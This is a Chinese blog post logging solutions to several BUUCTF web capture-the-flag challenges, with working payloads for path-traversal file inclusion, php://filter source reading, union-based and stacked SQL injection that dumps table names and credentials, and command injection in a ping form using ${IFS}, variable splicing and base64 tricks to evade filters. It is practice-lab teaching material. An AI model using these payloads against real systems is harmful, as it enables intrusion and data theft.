BUUCTFweb做题记录

转载

pain 于 2021-02-10 18:38:14 发布 420 收藏 3

分类专栏： web做题记录

原文链接：https://mp.csdn.net/console/article

web做题记录 专栏收录该内容

24 篇文章 0 订阅

订阅专栏

[HCTF 2018]WarmUp

打开网址是一张滑稽，没什么用，看一下源码，发现有注释。


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```


访问source.php，直接给了源码，进行代码审计。

分两块，第一块是emmm::checkFile，里面做了一些判断。

第二块是一个include，文件包含，我们要绕过验证，也就是上面的checkFile方法。

测试hint.php




include触发的三个判断条件全为真时，include才执行。
checkFile为真
第一个if，page需要设置并且为字符串
第二个if，page需要在白名单中
_page是page从开始到?的位置截取的一段子串
第三个if，_page需要在白名单中
_page进行url解码
_page再进行相同截取
第四个if，_page需要在白名单中

现在假设payload为：?file=source.php?/…/ffffllllaaaagggg，经过mb_strpos为source.php?/…/ffffllllaaaagggg?，mb_strpos这个函数只返回首次出现的位置，所以会返回第一个?的位置，而mb_substr截取函数，从0开始截取一直到第一个?的位置，截取内容为source.php，恰好能与白名单中的进行匹配，可以return true;，所以通过第一次截取进行绕过
r执行payload：/?file=source.php?/…/ffffllllaaaagggg，发现没有显示flag，应该是不在这个目录，然后就不断加…/最后得到flag，payload为：/?file=source.php?/…/…/…/…/ffffllllaaaagggg

[强网杯 2019]随便注

之前的wp

[极客大挑战 2019]EasySQL



有闭合错误，所以尝试一下注入，万能密码输入’or 1

[极客大挑战 2019]Havefun

查看源码发现


```
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
                <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
      <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic
      </body>
</html>
```


然后在输入框中添加/?cat


[SUCTF 2019]EasySQL

随便试了一下，没闭合注入，我们使用堆叠注入吧


1;show databases;



再尝试输入1;show tables;



再尝试输入1;show columns;



发现不行；

百度到两种payload：1;set sql_mode=PIPES_AS_CONCAT;select 1 和*,1 (这个是没有过滤*)

原理是：select $_GET[‘query’] || flag from flag

[ACTF2020 新生赛]Include

不安全 | 72111252-dd0b-45af-ae48-4e6204f4f29d.node3.buuoj.cn/?file=flag.php

Can you find out the flag?

使用 “php://filter"伪协议” 来进行包含，然后构造payload：?file=php://filter/read=convert.base64-encode/resource=flag.php

当它与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。
这里需要注意的是使用php


[极客大挑战 2019]Secret File

查看源码 点击Archive_room.php



```
<style type="text/css" >
#master {
    position:absolute;
    left:44%;
    bottom:20;
    text-align :center;
        }
        p,h1 {
                cursor: default;
        }
</style>

    <head>
        <meta charset="utf-8">
        <title>绝密档案</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">
        我把他们都放在这里了，去看看吧      <br>
        </h1><br><br><br><br><br><br>
        <a id="master" href="./action.php" style="background-color:red;height:50px;width:200px;color:#FFFFFF;left:44%;">
            <font size=6>SECRET</font>
        </a>
    <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white
    </body>

</html>
```

有一个action.php,然后点击就到end.php

930698ec-23ad-4bb9-8c90-36f21d4858d2.node3.buuoj.cn/end.php



什么也没有 只好抓包了



访问secr3t.php


```
html>
        <title>secret</title>
        <meta  charset="UTF-8">
?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
/flag放在了flag.php里
```

```
>
/html>
```


看了一下代码这个需要用文件包含，同上一道题使用伪协议
payload为：secr3t.php?file


[极客大挑战 2019]LoveSQL

用万能密码登录进去




进入，这个感觉像是一个编码，但是不是，后来发现是考察SQL注入
查询字段数：**%23是#**

```
/check.php?username=admin' order by 3%23&password=1
```




当字段数为3时，页面回显正常，使用union查询回显点位：

```
?username=1' union select 1,2,3%23&password=1
```



爆数据库

```
?username=1' union select 1,database(),3%23&password=1
```




爆表名

```
?username=1' union select 1,database(),group_concat(table_name) from information_schema.tables where table_schem
a=database()%23&password=1
```

爆字段

```
?username=1' union select 1,database(),group_concat(column_name) from information_schema.columns where table_nam
e='l0ve1ysq1'%23&password=1
```





```
?username=1' union select 1,database(),group_concat(id,username,password) from l0ve1ysq1%23&password=1
```

[GXYCTF2019]Ping Ping Ping

/?ip=

首先ping本地（127.0.0.1）



用管道符或者分号
我们首先来尝试管道符

```
?ip=127.0.0.1||ls
```


可以看到回显有两个文件，flag.php和index.php，显然我们是需要查看flag.php里面的内容，用linux里面的命令cat

```
?ip=127.0.0.1||cat flag.php
```

/?ip= fxck your space!

提示说空格问题，那么我们先绕过空格，方法是替换为其他可以代表空格的字符，例如 `${IFS}`


```
?ip=127.0.0.1||cat${IFS}flag.php
```



/?ip= 1fxck your symbol!

1fxck你的符号！
提示说{}问题，那换一个

```
?ip=127.0.0.1||cat$IFS$1flag.php
```



/?ip= fxck your flag!

flag被过滤了,我们尝试去看index.php

```
?ip=127.0.0.1|cat$IFS$1index.php
```

/?ip=

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


法一：拼接绕过

```
/?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
```

法二：可以利用base64绕过
将cat flag.php base64编码Y2F0IGZsYWcucGhw

```
?ip=127.0.0.1||`echo$IFS$1Y2F0IGZsYWcucGhw$IFS$1|$IFS$1base64$IFS$1-d`
```

